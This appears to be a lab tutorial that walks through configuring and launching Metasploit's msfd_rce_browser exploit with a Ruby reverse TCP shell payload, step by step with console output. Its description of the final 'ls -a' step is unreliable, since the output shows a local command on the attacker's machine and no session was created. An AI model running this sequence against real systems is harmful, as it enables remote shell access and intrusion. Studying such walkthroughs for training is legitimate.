
Launches the Metasploit Framework console.



```
root@kali:~# msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts


     .~+P``````-o+:.                                      -o+:.
.+oooyysyyssyyssyddh++os-`````                        ```````````````    `
++++++++++++++++++++++sydhyoyso/:.````...`...-///::+ohhyosyyosyy/+om++:ooo///o
++++///////~~~~///////++++++++++++++++ooyysoyysosso++++++++++++++++++///oossosy
--.`                 .-.-...-////+++++++++++++////////~~//////++++++++++++///
                                `...............`              `...-/////...`


                                  .:::::::::::-.                     .::::::-
                                .hmMMMMMMMMMMNddds\...//M\\.../hddddmMMMMMMNo
                                 :Nm-/NMMMMMMMMMMMM$$NMMMMm&&MMMMMMMMMMMMMMy
                                 .sm/`-yMMMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMMh`
                                  -Nd`  :MMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMMh`
                                   -Nh` .yMMMMMMMMMM$$MMMMMN&&MMMMMMMMMMMm/
    `oo/``-hd:  ``                 .sNd  :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMm/
      .yNmMMh//+syysso-``````       -mh` :MMMMMMMMMM$$MMMMMN&&MMMMMMMMMMd
```

Step 2: msf6 > **search tcp**


Searches for exploits, payloads, or modules related to "TCP" in Metasploit.



```
msf6 > search tcp

Matching Modules
================

   #    Name
   -    ----
   0    auxiliary/dos/scada/igss9_dataserver
   1    payload/aix/ppc/shell_bind_tcp
   2    payload/aix/ppc/shell_reverse_tcp
   3    payload/android/meterpreter_reverse_tcp
   4    payload/android/meterpreter/reverse_tcp
   5    auxiliary/gather/zookeeper_info_disclosure
   6    auxiliary/dos/http/apache_mod_isapi
   7    payload/osx/armle/shell_bind_tcp
   8    payload/osx/armle/shell_reverse_tcp
   9    payload/apple_ios/aarch64/shell_reverse_tcp
   10   payload/apple_ios/aarch64/meterpreter_reverse_tcp
   11   payload/apple_ios/armle/meterpreter_reverse_tcp
   12   payload/bsd/sparc/shell_bind_tcp
   13   payload/bsd/x86/shell_bind_tcp
   14   payload/bsd/x86/shell_bind_tcp_ipv6
   15   payload/bsd/x86/shell/bind_tcp
   16   payload/bsd/x86/shell/bind_ipv6_tcp
   17   payload/bsd/sparc/shell_reverse_tcp
   18   payload/bsd/vax/shell_reverse_tcp
   19   payload/bsd/x86/shell_reverse_tcp
   20   payload/bsd/x86/shell_reverse_tcp_ipv6
   21   payload/bsd/x86/shell/reverse_tcp
```

Step 3: msf6 > **use exploit/multi/browser/msfd_rce_browser**


Selects the msfd_rce_browser exploit module for use.



```
msf6 > use exploit/multi/browser/msfd_rce_browser
[*] No payload configured, defaulting to generic/shell_reverse_tcp
```

Step 4: msf6 exploit(multi/browser/msfd_rce_browser) > **show -h options**


Displays available options or help for the selected exploit.



```
msf6 exploit(multi/browser/msfd_rce_browser) > show -h options
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, post, plug
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions

Module options (exploit/multi/browser/msfd_rce_browser):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   REMOTE_IP    127.0.0.1        yes       Remote IP address when called from victim
   REMOTE_PORT  55554            yes       Remote port the service is running at
   SRVHOST      0.0.0.0          yes       The local host or network interface to listen on. This must be an ad
   SRVPORT      8080             yes       The local port to listen on.
   SSL          false            no        Negotiate SSL for incoming connections
   SSLCert                       no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                       no        The URI to use for this exploit (default is random)


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.197.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Step 5: msf6 exploit(multi/browser/msfd_rce_browser) > **set srvport 1243**


Sets the server port for the exploit listener to 1243.



```
msf6 exploit(multi/browser/msfd_rce_browser) > set srvport 1243
srvport => 1243
```

Step 6: msf6 exploit(multi/browser/msfd_rce_browser) > **show options**


Displays the current configuration and required settings for the exploit.



```
msf6 exploit(multi/browser/msfd_rce_browser) > show options

Module options (exploit/multi/browser/msfd_rce_browser):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   REMOTE_IP    127.0.0.1        yes       Remote IP address when called from victim
   REMOTE_PORT  55554            yes       Remote port the service is running at
   SRVHOST      0.0.0.0          yes       The local host or network interface to listen on.
   SRVPORT      1243             yes       The local port to listen on.
   SSL          false            no        Negotiate SSL for incoming connections
   SSLCert                       no        Path to a custom SSL certificate (default is rand
   URIPATH                       no        The URI to use for this exploit (default is rando

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.197.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Step 7: msf6 exploit(multi/browser/msfd_rce_browser) > **set ssl true**


Enables SSL (HTTPS) for secure communication in the exploit.



```
msf6 exploit(multi/browser/msfd_rce_browser) > set ssl true
[!] Changing the SSL option's value may require changing RPORT!
ssl => true
```

Step 8: msf6 exploit(multi/browser/msfd_rce_browser) > **show options**


Verifies the updated configuration options for the exploit.



```
msf6 exploit(multi/browser/msfd_rce_browser) > show options

Module options (exploit/multi/browser/msfd_rce_browser):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   REMOTE_IP    127.0.0.1        yes       Remote IP address when called from victim
   REMOTE_PORT  55554            yes       Remote port the service is running at
   SRVHOST      0.0.0.0          yes       The local host or network interface to listen on. T
   SRVPORT      1243             yes       The local port to listen on.
   SSL          true             no        Negotiate SSL for incoming connections
   SSLCert                       no        Path to a custom SSL certificate (default is random
   URIPATH                       no        The URI to use for this exploit (default is random)


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
```

Step 9: msf6 exploit(multi/browser/msfd_rce_browser) > **show payloads**


Lists compatible payloads for the selected exploit.



```
msf6 exploit(multi/browser/msfd_rce_browser) > show payloads

Compatible Payloads
===================

   #   Name                                     Disclosure Date  Rank    Check  Description
   -   ----                                     ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_aws_instance_connect  .                normal  No     Unix SSH Shell, Bind Instance Conne
   1   payload/generic/custom                    .                normal  No     Custom Payload
   2   payload/generic/shell_bind_aws_ssm        .                normal  No     Command Shell, Bind SSM (via AWS AP
   3   payload/generic/shell_bind_tcp            .                normal  No     Generic Command Shell, Bind TCP Inl
   4   payload/generic/shell_reverse_tcp         .                normal  No     Generic Command Shell, Reverse TCP 
   5   payload/generic/ssh/interact              .                normal  No     Interact with Established SSH Conne
   6   payload/multi/meterpreter/reverse_http    .                normal  No     Architecture-Independent Meterprete
   7   payload/multi/meterpreter/reverse_https   .                normal  No     Architecture-Independent Meterprete
   8   payload/ruby/pingback_bind_tcp            .                normal  No     Ruby Pingback, Bind TCP
   9   payload/ruby/pingback_reverse_tcp         .                normal  No     Ruby Pingback, Reverse TCP
   10  payload/ruby/shell_bind_tcp               .                normal  No     Ruby Command Shell, Bind TCP
   11  payload/ruby/shell_bind_tcp_ipv6          .                normal  No     Ruby Command Shell, Bind TCP IPv6
   12  payload/ruby/shell_reverse_tcp            .                normal  No     Ruby Command Shell, Reverse TCP
   13  payload/ruby/shell_reverse_tcp_ssl        .                normal  No     Ruby Command Shell, Reverse TCP SSL
```

Step 10: msf6 exploit(multi/browser/msfd_rce_browser) > **set payload ruby/shell_reverse_tcp**


Selects the ruby/shell_reverse_tcp payload for reverse shell access.



```
msf6 exploit(multi/browser/msfd_rce_browser) > set payload ruby/shell_reverse_tcp
payload => ruby/shell_reverse_tcp
msf6 exploit(multi/browser/msfd_rce_browser) > show options

Module options (exploit/multi/browser/msfd_rce_browser):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   REMOTE_IP    127.0.0.1        yes       Remote IP address when called from victim
   REMOTE_PORT  55554            yes       Remote port the service is running at
   SRVHOST      0.0.0.0          yes       The local host or network interface to listen on. This must be an
   SRVPORT      1243             yes       The local port to listen on.
   SSL          true             no        Negotiate SSL for incoming connections
   SSLCert                       no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                       no        The URI to use for this exploit (default is random)


Payload options (ruby/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.197.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Step11: msf6 exploit(multi/browser/msfd_rce_browser) > **set lhost 192.168.153.1**


Sets the attacker's local host (IP address) for the reverse shell connection.



```
msf6 exploit(multi/browser/msfd_rce_browser) > set lhost 192.168.153.1
lhost => 192.168.153.1
```

Step 12: msf6 exploit(multi/browser/msfd_rce_browser) > **show options**

Displays the updated exploit and payload configurations.




```
msf6 exploit(multi/browser/msfd_rce_browser) > show options

Module options (exploit/multi/browser/msfd_rce_browser):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   REMOTE_IP    127.0.0.1        yes       Remote IP address when called from victim
   REMOTE_PORT  55554            yes       Remote port the service is running at
   SRVHOST      0.0.0.0          yes       The local host or network interface to listen on. This 
   SRVPORT      1243             yes       The local port to listen on.
   SSL          true             no        Negotiate SSL for incoming connections
   SSLCert                       no        Path to a custom SSL certificate (default is randomly g
   URIPATH                       no        The URI to use for this exploit (default is random)


Payload options (ruby/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.153.1    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Step 13: msf6 exploit(multi/browser/msfd_rce_browser) > **exploit**

Executes the configured exploit to attempt compromise of the target system.

ls -a :- Lists all files, including hidden ones, in the current directory of the compromised system.



```
msf6 exploit(multi/browser/msfd_rce_browser) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 192.168.153.1:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
msf6 exploit(multi/browser/msfd_rce_browser) > [*] Using URL: https://192.168.153.1:1243/XtBPp7QtqpZC
[*] Server started.
ls -a
[*] exec: ls -a

.          .bash_history  .bashrc.original  .dbus       .gvfs   .maltego  .profile         .tmux.conf  .wine         .zshrc
..         .bash_logout   .cache            .face       .java   .mozilla  .python_history  .viminfo    .zenmap       Desktop
.BurpSuite .bashrc        .config           .face.icon  .local  .msf4     .ssh             .weevely    .zsh_history  Documents
msf6 exploit(multi/browser/msfd_rce_browser) > 
```